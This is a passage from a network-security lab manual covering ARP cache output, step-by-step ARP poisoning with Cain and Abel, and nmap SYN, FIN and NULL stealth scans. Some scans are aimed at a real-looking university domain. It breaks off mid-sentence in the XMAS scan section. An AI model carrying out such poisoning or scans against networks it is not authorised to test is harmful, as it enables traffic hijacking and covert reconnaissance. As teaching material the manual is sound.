
```
C:\Windows\System32>arp -a

Interface: 172.23.0.116 --- 0x2
  Internet Address      Physical Address      Type
  172.23.0.6            6c-5e-3b-cf-ed-9e     dynamic
  172.23.0.81           e8-d8-d1-ce-dc-c9     dynamic
  172.23.0.84           38-1a-52-ea-c9-a2     dynamic
  172.23.0.88           48-9e-bd-a2-fe-1d     dynamic
  172.23.0.240          6c-b2-ae-8b-60-fc     dynamic
  172.23.0.242          e8-d8-d1-ce-dd-bc     dynamic
  172.23.1.253          f8-d0-27-1a-ce-7b     dynamic
  172.23.2.101          e4-24-6c-a4-63-d4     dynamic
  172.23.2.104          90-02-a9-2a-da-0b     dynamic
  172.23.2.105          14-a7-8b-51-99-77     dynamic
  172.23.2.106          90-02-a9-1f-76-83     dynamic
  172.23.2.107          14-a7-8b-51-99-57     dynamic
  172.23.2.108          14-a7-8b-51-9a-37     dynamic
  172.23.2.109          90-02-a9-2a-e2-72     dynamic
  172.23.2.110          90-02-a9-2a-de-95     dynamic
  172.23.2.111          e0-50-8b-c5-c6-d7     dynamic
  172.23.2.112          14-a7-8b-51-9c-c1     dynamic
  172.23.2.113          c0-39-5a-bb-72-66     dynamic
  172.23.2.114          c0-39-5a-bb-74-a1     dynamic
  172.23.2.115          90-02-a9-2a-db-e2     dynamic
  172.23.2.116          3c-ef-8c-6c-62-d3     dynamic
  172.23.2.117          14-a7-8b-51-64-59     dynamic
  172.23.2.118          14-a7-8b-51-72-28     dynamic
  172.23.2.119          e0-50-8b-72-96-5a     dynamic
  172.23.2.132          e4-24-6c-2c-ba-b6     dynamic
  172.23.2.133          90-02-a9-2a-e6-17     dynamic
  172.23.2.134          38-af-29-b9-6a-f7     dynamic
  172.23.2.136          90-02-a9-2a-e1-3f     dynamic
  172.23.2.137          90-02-a9-2a-df-ff     dynamic
  172.23.2.138          90-02-a9-2a-dd-f6     dynamic
  172.23.2.139          90-02-a9-2a-e3-28     dynamic
  172.23.2.140          90-02-a9-2a-de-3d     dynamic
  172.23.2.141          90-02-a9-2a-11-63     dynamic
```

Part 3 : (NOT COMING FOR EXAM)
Aim : Use Cain and Abel to perform ARP Poisoning


Theory :
ARP is the acronym for Address Resolution Protocol. It is used to convert IP addresses to physical addresses [MAC address] on a switch. The host sends an ARP broadcast on the network, and the recipient computer responds with its physical address [MAC Address]. The resolved IP/MAC address is then used to communicate.
ARP poisoning is sending fake MAC addresses to the switch so that it can associate the fake MAC addresses with the IP address of a genuine computer on a network and hijack the traffic.

Steps :


1. Open the Cain and Abel application. Click on the Sniffer tab




2. Click on “Configure” to open up the Configuration Dialog Box then, select the device and click on OK.
Next to the folder icon, click on the next Start/Stop Sniffer icon.




3. Then click on the + (Plus) icon on the top. Select Range and put it
From : 192.168.0.1 and To : 192.168.0.254



4. Click on ARP at the bottom and then right click on the screen. Add the IP address.



5. Then click on the Start/Stop ARP Poisoning button on the top (Next to the Start/Stop Sniffer button)



Practical 4


Aim : Use NMAP scanner to perform port scanning of various forms - ACK, SYN, FIN, NULL, XMAS

Theory :
A port scan is a network reconnaissance technique designed to identify which ports are open on a computer.

Commands :


i. SYN scan
A TCP SYN scan is a stealth scan used to determine if ports on a target system are open, closed or filtered.
Nmap sends a SYN packet to the target and waits for a response. If the target responds with a SYN/ACK packet, the port is considered open and ready to establish a connection.
These connection attempts might not appear in logs, depending on network configurations. If the target responds with an RST packet, the port is closed.

- **nmap -sS <ip address of another device>**




- **nmap -sS <gatewaynumber>**

```
C:\Users\Admin>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : SVV.local
   Link-local IPv6 Address . . . . . : fe80::c3a1:6209:c277:7df6%2
   IPv4 Address. . . . . . . . . . . : 172.23.0.116
   Subnet Mask . . . . . . . . . . . : 255.255.252.0
   Default Gateway . . . . . . . . . : 172.23.0.240
```



- **nmap -sS 127.0.0.1**




ii. FIN scan

In this type of scan, the attacker sends packets to the victim with the FIN flag set. The concept behind this type of scan is that SYN scans are still very visible; in order to obtain a lower profile, a packet with a FIN flag set can be used.


This type of scanning technique is effective not only because it is less obvious, but also because it can reliably pass through firewalls without alteration and then right on toward the intended target. SYN packets, on the other hand, are likely to get higher levels of scrutiny when they encounter a firewall.

If an FIN is sent to an open port, there is no response, but if the port is closed, the victim returns an RST.


- **nmap -sF 172.23.0.128**



- **nmap -sF somaiya.edu**



- **nmap -sF -T4 somaiya.edu**




iii. NULL scan

In this type of scan, the attacker sends frames to the victim with no flag set. The result is somewhat similar to what happens in an FIN scan. The victim's response depends on whether the port is open or closed.

If no flags are set on a frame that is sent to an open port, there is no response, but if the port is closed, the victim returns an RST.

- **nmap –sN <target address>**




iv. XMAS scan

This scan gets its name from the phrase “lit up like a Christmas (Xmas) tree,” meaning that numerous flags are set. In this type of scan, multiple flags are activated.

A single packet is sent to the client with URG, PSH, and FIN all set to on. Having all the flags set creates an illogical or illegal combination, and the receiving system has to determine what to do when this occurs. In most modern systems this simply means that the packet is ignored or dropped, but on some systems the lack of response tells you a port is open, 